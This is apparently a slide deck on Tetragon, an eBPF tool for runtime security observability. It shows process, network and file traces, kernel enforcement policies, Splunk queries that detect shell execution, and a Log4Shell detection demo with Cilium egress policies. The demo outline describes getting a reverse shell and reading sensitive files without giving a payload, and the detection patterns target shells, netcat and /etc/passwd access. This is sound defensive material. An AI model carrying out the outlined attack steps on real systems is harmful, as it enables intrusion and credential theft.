
Tetragon: Library Loads



Executables are not just the binary that executes.

- Trace includes **library load** information

```
"process": {  
    "exec_id": "0jE4ODU20DcyMTY4NzQx0jcxMzE1",  
    "sha-256": "...",  
    "pid": 71315,  
    "cwd": "/home/jolsa/tetragon",  
    "binary": "/usr/bin/jq",  
    "arguments": ".process_loader",  
    "start_time": "2022-12-11T22:39:29.367095937Z",  
    "parent_exec_id": "0jM2NzkwMDAwMDAwOjExMDU=",  
},  
    "path": "/usr/lib64/libonig.so.5.3.0",  
    "buildid": "eKQFQtnLHnJC7sULLm18xKIBZ4Y="
```



BPF The Cloud Native Observability Platform

Tetragon: Execution Traces




Event Metrics:

```
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_EXEC"} 5
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_CLOSE"} 4
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_CONNECT"} 1
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_EXEC"} 5
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_EXIT"} 5
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_LISTEN"} 2
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_SOCKSTATS"} 4
```

Splunk Query:

```
index=hubble process_exec.process.pod.name!=""
(process_exec.process.binary="*/bin/sh" OR process_exec.process.binary="*/bin/bash")
| rename process_exec.process.pod.namespace as WorkloadNamespace
| rename process_exec.process.pod.labels{} as WorkloadLabels
| rename process_exec.ancestors{}.binary as WorkloadAncestorsBinary
| eval WorkloadAncestorsBinary=mvjoin(WorkloadAncestorsBinary, " <- ")
| eval WorkloadLabels=mvjoin(WorkloadLabels, "; ")
| stats count by WorkloadNamespace, process_exec.process.binary, process_exec.parent.binary, !
```



BPF The Cloud Native Observability Platform

Tetragon: Network Connectivity



Every connect/listen/accept in the system is known.

System: K8s nodes, VMs, Servers

Event Metrics:

```
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_EXEC"} 5
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_CLOSE"} 4
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_CONNECT"} 1
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_EXEC"} 5
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_EXIT"} 5
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_LISTEN"} 2
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_SOCKSTATS"} 4
```

- 🚀 process default/xwing /usr/bin/curl http://cilium.io
- ⚡ connect default/xwing /usr/bin/curl tcp 10.244.0.6:34965 -> 104.198.14.52:80
- ⚡ sendmsg default/xwing /usr/bin/curl tcp 10.244.0.6:34965 -> 104.198.14.52:80 bytes 73
- ⚡ close default/xwing /usr/bin/curl tcp 10.244.0.6:34965 -> 104.198.14.52:80
- 💥 exit default/xwing /usr/bin/curl http://cilium.io 0



BPF The Cloud Native Observability Platform

Tetragon: File Integrity Monitoring



```
kprobes:  
- call: "fd_install"  
  syscall: false  
  args:  
    - index: 0  
      type: int  
    - index: 1  
      type: "file"  
  selectors:  
    - matchPIDs:  
      - operator: NotIn  
        followForks: true  
        isNamespacePID: true  
        Values:  
          - 0  
          - 1  
    matchArgs:  
      - index: 1  
        operator: "Equal"  
        Values:  
          - "etc/passwd"  
    matchActions:  
      - action: FollowFD  
        argFd: 0  
        argName: 1
```

```
process default/xwing /usr/bin/vi /etc/passwd  
open default/xwing /usr/bin/vi /etc/passwd  
read default/xwing /usr/bin/vi /etc/passwd 1269 bytes  
close default/xwing /usr/bin/vi /etc/passwd  
open default/xwing /usr/bin/vi /etc/passwd  
write default/xwing /usr/bin/vi /etc/passwd 1277 bytes  
exit default/xwing /usr/bin/vi /etc/passwd 0
```

```
"function_name":"_x64_sys_write",  
"args": [  
  {  
    "file_arg": {  
      "path": "etc/passwd"  
      "bytes_arg":  
        "ZGFlbW9uOng6MjoyOmRhZW1vbjovc2Jpbjovc2Jpb9ub2xvZ2luCmFkbTp40jM6NDphZG06L3Zhci9hZG06L3NiaW  
4vbm9sb2dpbgp  
        "size_arg": "627"  
      }  
    },  
    "action": "KPROBE_ACTION_POST"  
  },  
  "node_name": "gke-kprobe-validation-default-pool-b5e9dab6-k0cj",  
  "time": "2021-10-18T20:08:55.567Z"
```

BPF The Cloud Native Observability Platform

Tetragon: Enforcement



```
kprobes:  
  - call: "__x64_sys_mount"  
  syscall: true  
  args:  
    - index: 0  
      type: "string"  
    - index: 1  
      type: "string"  
  selectors:  
    - matchPIDs:  
      - operator: NotIn  
        followForks: false  
        isNamespacePID: true  
        values:  
          - 1  
  matchActions:  
    - action: Override  
      action: Sigkill
```


```
"process_kprobe":{  
  "process":{  
    "exec_id":"Z2tLWtwcm9i...",  
    "pid":193983,  
    "pod":{}  
  },  
  "parent_exec_id":"Z2tLWtwcm9i..."},  
  "parent":{}},  
  "function_name": "__x64_sys_mount",  
  "args": [  
    {"string_arg":"/dev/sda1"}, {"string_arg":"/tmp"}],  
  "action": "KPROBE_ACTION_SIGKILL", "KPROBE_ACTION_OVERRIDE" },  
  "node_name": "gke-kprobe-validating-default-pool-ad5a40e9-xttn",  
  "time": "2021-10-18T16:09:18.882Z"
```

BPF The Cloud Native Observability Platform

Tetragon: Enforcement



```
kprobes:  
- call: "__x64_sys_mount"  
syscall: true  
args:  
- index: 0  
type: "string"  
- index: 1  
type: "string"  
selectors:  
- matchPIDs:  
- operator: NotIn  
followForks: false  
isNamespacePID: true  
values:  
- 1  
matchActions:  
- action: Override  
action: Sigkill
```




BPF The Cloud Native Observability Platform

Tetragon: Performance Benchmarks

```
perf stat -e cycles,cycles:u,cycles:k,instructions:u,instructions:k -a -r 3 -- bash -c 'make -j16 && make clean'
```

	Time	Diff	Cycles	Time	Events	Lost
loader sensor, rb 16M	564.571	+2.79%	23,254,118,945,251	+3.45%	3,719,746	0
syscalls (190) filtered, rb 1M, exported	806.350	+6.42%	30,884,295,872,860	+5.26%	1,446,198	0
syscalls (190) filtered, open/close, rb 16M, exported*	931.960	+23.00%	37,412,599,649,778	+27.50%	27,460,143	48,789,763

* Worse Case: Monitoring every open/close and exporting it to JSON/GRPC/Metrics



BPF The Cloud Native Observability Platform

Tetragon



- **Executable Traces**
 - Detect every running process in a system
- **Library Loads**
 - Every library and version information in a system
- **Network Observability**
 - Every listen, connect, accept in a system with details
- **File Integrity Monitoring**
 - Critical files monitored for read, writes
- **In Kernel Enforcement**
 - Block actions, Kill process, Freeze pod and alert user



BPF The Cloud Native Observability Platform

Tetragon: Security Workflow

- **Determine if we have been exploited**
 - Detect malicious or unexpected running binaries
 - Validate network connections and open sockets
 - Detect running vulnerable software
- **Answer are we being exploited**
 - Are these applications currently running
 - Any recent network connections
- **BPF Patch to block exploit**
 - Block any vulnerable software from running (BuildID, SHA-256, Binary Name)
 - Sandbox pods to least privilege (block unnecessary syscalls, connections, files)
- **Ensure vulnerable software is no longer running**
 - Allow only patches software to run (BuildID, SHA-256, BinaryName, etc)



ISOVALENT

Demo - Detecting Log4shell with Tetragon



Tetragon - Detecting Log4jshell

1. Introduce Test Environment
 - o GKE cluster, 1 node, Ubuntu 22.04.1 LTS, 5.15.0-1024-gke
 - Tetragon (daemonset)
 - Vulnerable Web Application (java-webapp pod, tenant-jobs namespace)
 - Attacker controlled LDAP server (process)
 - Attacker controlled netcat listener (process)
2. Exploit the Web Application
 - o Send a well crafted string, execute reverse shell
3. Post Exploitation
 - o List environment variables, read sensitives files
4. Detect the reverse shell + post exploitation commands

Test Environment - Tetragon

Observe:

1. Process execution


- 🚀 exec
- 💣 exit

2. Network connections

- 🌐 connect
- ✂️ close
- 💡 accept

3. Sensitive File Access

- 📁 open
- 🗑️ close



Security JSON events



Raw JSON events:


- Kubernetes API Aware metadata
- OS Level Process Visibility Information
- Network connections
- DNS Aware Metadata

Post process:

- **SIEM** (ELK, Splunk, S3 etc)
 - incident investigation
- **CLI** (tetra-cli)
 - demos

```
process_connect: { [-]
  destination_ip: 94.130.12.30
  destination_port: 443
  parent: { [+]
  }
  process: { [-]
    arguments: -v --tlsv1.0 https://static.30.12.130.94.clients.your-server.de
    auid: 4294967295
    binary: /usr/bin/curl
    cwd: /
    docker: 52041846082c4b9
    exec_id: Z2t1LW5hdGfsaWEtc2VjdXJpdHktZGVtLWRlZmF1bHQtcG9vbC05MTVkJyAwMi1obHJsOj5Mz30TQ3NTM0NDAxMjoxMzgxmzg
    flags: execve root cwd clone
    parent_exec_id: Z2t1LW5hdGfsaWEtc2VjdXJpdHktZGVtLWRlZmF1bHQtcG9vbC05MTVkJyAwMi1obHJsOj5Mjg0NzMzNzQ5NDQwMToxMzc1NzEw
    pid: 1381383
    pod: { [-]
      container: { [+]
      }
      labels: [ [-]
        k8s:io.cilium.k8s.policy.cluster=default
        k8s:io.cilium.k8s.policy.serviceaccount=default
        k8s:io.kubernetes.pod.namespace=default
      ]
      name: tls-weak-version
      namespace: default
    }
    refcnt: 2
    start_time: 2020-11-29T22:43:04.071581872Z
    uid: 0
  }
  source_ip: 10.100.1.48
  source_port: 58108
}
time: 2020-11-29T22:43:04.083049042Z
```

Test Environment - Vulnerable Web Application



GKE node (Ubuntu VM 22.04.1 LTS)

ISOVALENT

The next Log4shell?! - Detection & Prevention

Detection



Export the JSON events from Tetragon to a SIEM, including information about:

- Full process and network socket lifecycle for pods and host processes
- Kubernetes Identity Aware Metadata

Create signatures for:

- **Late process execution** (+5min from K8s workload start)
- **Shell execution**

Detection - signatures



- Take advantage of the JSON events in a SIEM system and create signatures:
 - **Late process execution**

Splunk Query:

```
index=hubble process_exec.process.binary="/bin/sh"
| rename process_exec.process.binary as Binary
| rename process_exec.process.pod.container.name as ContainerName
| rename process_exec.process.start_time as ProcessStartTime
| rename process_exec.process.pod.container.start_time as ContainerStartTime
| eval ProcessStartTime=strptime(ProcessStartTime, "%Y-%m-%dT%H:%M:%S.%3Q")
| eval ContainerStartTime=strptime(ContainerStartTime, "%Y-%m-%dT%H:%M:%S.%9Q")
| eval ContainerTime5min=relative_time(ContainerStartTime, "+5m")
| where ProcessStartTime > ContainerTime5min
| table ContainerName, Binary, ProcessStartTime, ContainerTime5min
```

Detection - signatures



- Take advantage of the JSON events in a SIEM system and create signatures:
 - **shell execution**

Splunk Query:

```
index=hubble process_exec.process.pod.name!=""
(process_exec.process.binary="*/bin/sh" OR process_exec.process.binary="*/bin/bash")
| rename process_exec.process.pod.namespace as WorkloadNamespace
| rename process_exec.process.pod.labels{} as WorkloadLabels
| rename process_exec.ancestors{}.binary as WorkloadAncestorsBinary
| eval WorkloadAncestorsBinary=mvjoin(WorkloadAncestorsBinary, " <- ")
| eval WorkloadLabels=mvjoin(WorkloadLabels, "; ")
| stats count by WorkloadNamespace, process_exec.process.binary, process_exec.parent.binary, \
```

Prevention



Apply the “**Least Privileged**” principle for Network Connections

- Allow only the network connections that an application needs and no more.

Prevent the malicious LDAP reach out from the java binary with **Cilium Network Policies**:

- **DNS based Policies**
 - allows traffic based on a fully qualified domain name, such as api.twitter.com, in place of using IP CIDR addresses or specific endpoints
- **Deny Policies**
 - Defines a set of destinations that will be denied by policy and dropped, while allowing all other network traffic.
 - “World”: defines hosts on the Internet

Prevention



```
apiVersion: 'cilium.io/v2'
kind: CiliumNetworkPolicy
metadata:
  name: 'fqdn'
spec:
  endpointSelector:
    matchLabels:
      org: java
      class: api-interface
  egress:
    - toFQDNs:
        - matchName: 'api.twitter.com'
    - toEndpoints:
        - matchLabels:
            'k8s:io.kubernetes.pod.namespace': kube-system
            'k8s:k8s-app': kube-dns
    toPorts:
      - ports:
          - port: '53'
            protocol: ANY
  rules:
    dns:
      - matchPattern: '*'
```

allow connections only to api.twitter.com

```
apiVersion: 'cilium.io/v2'
kind: CiliumClusterwideNetworkPolicy
metadata:
  name: 'external-lockdown'
spec:
  endpointSelector: {}
  egressDeny:
    - toEntities:
        - 'world'
  egress:
    - fromEntities:
        - 'all'
```

deny everything else

ISOVALENT

ISOVALENT

Wrapping Up



Wrapping Up ...

- Motivation - Log4shell 101
- Why eBPF is the optimal solution?
 - Full visibility into VMs/Kubernetes workloads
 - Real time, low overhead
 - Process, Network, I/O, Capabilities and namespaces
- Demo - Detecting Log4shell with Tetragon
- The next Log4shell? The Further Detection & Prevention techniques



How to contribute?


- **github.com/cilium/tetragon**
 - Use the tool: report bugs, create feature request, tell your user experience
 - Improve the documentation (open issues)
 - Add your use cases "./crds/examples", "./contrib"
 - Tell us about how it doesn't work for some use cases
 - Feedback on UI, CRDs, etc
 - Fix a bug, Implement a feature
- **Lots of work across all layers of the stack**
 - Documentation, K8s, Golang, Systems Programming, BPF, Linux Kernel, Packaging

Thank you! Q&A

-  [cilium/tetragon](#)
-  [@ciliumproject](#)
-  [cilium.io](#)



[@jrfastab](#)
[@sharIns](#)




O'REILLY®

What Is eBPF?

An Introduction to a New Generation of Networking, Security, and Observability Tools

Liz Rice

REPORT



O'REILLY®

Security Observability with eBPF

Measuring Cloud Native Security Through eBPF Observability

Jed Salazar & Natalia Reka Ivanko

REPORT